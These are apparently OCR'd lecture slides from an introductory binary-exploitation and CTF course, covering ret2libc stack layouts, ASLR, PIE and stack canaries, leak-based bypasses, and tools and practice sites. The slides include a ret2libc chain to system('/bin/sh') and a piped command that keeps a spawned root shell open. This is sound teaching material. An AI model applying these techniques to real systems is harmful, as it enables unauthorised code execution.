
c0 72 21 d1 7f 7f 00 00
0x7f7fd12172c0 <__libc_system>
bd 95 37 d1 7f 7f 00 00
0x7f7fd13795bd: "/bin/sh"
Return Address
13 12 40 00 00 00 00 00
0x401213 <__libc_csu_init+99>: pop rdi
0x401214 <__libc_csu_init+99>: ret
Saved RBP
41 41 41 41 41 41 41 41
Stack growth
var
41 41 41 41
buf
AAAAAAAAA\n
Buffer growth

🤮 Mitigate code reuse attacks 🤮

So far we assumed we know addresses of gadgets, functions, libraries and stack



Randomized address mappings break our attack



🤮 ASLR and PIE 🤮

- Address Space Layout Randomization
- Randomized memory layout on every execution
- Linux ASLR is based on 5 randomized (base) addresses
  - Stack, Heap, mmap-Base, vdso
  - Random base address for executable only if PIE is enabled

🚀 Bypass ASLR and PIE 🚀

Leak primitive

- Leak of 1 library address derandomizes all libraries
- Leak of 1 address in our binary breaks PIE
- Forked processes share layout with parent

🤮 Canaries 🤮

Stack growth ↓

Return Address **c0 72 21 d1 7f 7f 00 00**
Canary **45 a1 b8 39 11 7e 99 00**
Saved RBP **80 60 31 a2 8d 7f 00 00**
var **00 00 00 00**
buf **AAAAAAAAA\n**

↑ **Buffer growth**

```
0x40114e <+8>:   mov    rax,QWORD PTR fs:0x28
0x401157 <+17>:  mov    QWORD PTR [rbp-0x8],rax
...
0x40118f  <+73>: mov    rdx,QWORD PTR [rbp-0x8]
0x401193 <+77>:  sub    rdx,QWORD PTR fs:0x28
0x40119c <+86>:  je     0x4011a3 <main+93>
0x40119e <+88>:  call   0x401040 <__stack_chk_fail@plt>
0x4011a3 <+93>:  leave
0x4011a4 <+94>:  ret
```

- Place (7+(1)) random bytes on stack
- Set up in function prologue and verify untouched in epilogue
- Prevent (linear) stack-based buffer overflows

🤮 Canaries 🤮

Stack growth ↓	
Return Address	43 43 43 43 43 43 43 43
Canary	41 41 41 41 41 41 41 41
Saved RBP	41 41 41 41 41 41 41 41
var	41 41 41 41
buf	AAAAAAAAA\n

Buffer growth ↑

```
0x40114e <+8>:   mov    rax,QWORD PTR fs:0x28
0x401157 <+17>:  mov    QWORD PTR [rbp-0x8],rax
...
0x40118f  <+73>: mov    rdx,QWORD PTR [rbp-0x8]
0x401193 <+77>:  sub    rdx,QWORD PTR fs:0x28
0x40119c <+86>:  je     0x4011a3 <main+93>
0x40119e <+88>:  call   0x401040 <__stack_chk_fail@plt>
0x4011a3 <+93>:  leave
0x4011a4 <+94>:  ret
```

- Leak primitive for canary necessary
- Overwrite with correct value possible with leak

Common Mistakes

```
$ cat payload | ./vuln  # wrong
$ (cat payload; cat) | ./vuln  # correct
id
uid=0(root) gid=0(root) groups=0(root)
```

If you use pwntools, you don't have to worry about this.

Common Mistakes

```
Program received signal SIGSEGV, Segmentation fault.
─────────────────────[ DISASM / x86-64 / set emulate on ]─────────────────────
► 0x7f93bc5bc4c0 <_int_malloc+2832>    movaps xmmword ptr [rsp + 0x10], xmm1
```

Solution: Ensure `rsp` ends in `0x0` instead of `0x8` when calling the libc function.

Finding vulns in large programs

- If source code available:
  - Compiler warnings (`-O2 -D_FORTIFY_SOURCE=2 -Wall -Wextra -Wformat=2`)
  - Clang Static Analyzer aka `scan-build`
  - AddressSanitzer (`-fsanitize=address`)
- Binary only:
  - Valgrind
  - QAsan

Practicing

Watch Mindmapping a Pwnable Challenge by LiveOverflow

- pwn.college
- ctf.hackucf.org
- ropemporium.com
- pwnable.kr

Tools

- pwndbg extension for gdb
- pwntools for python
- checksec for checking mitigations
- one_gadget single gadget RCE

Start playing at intro.kitctf.de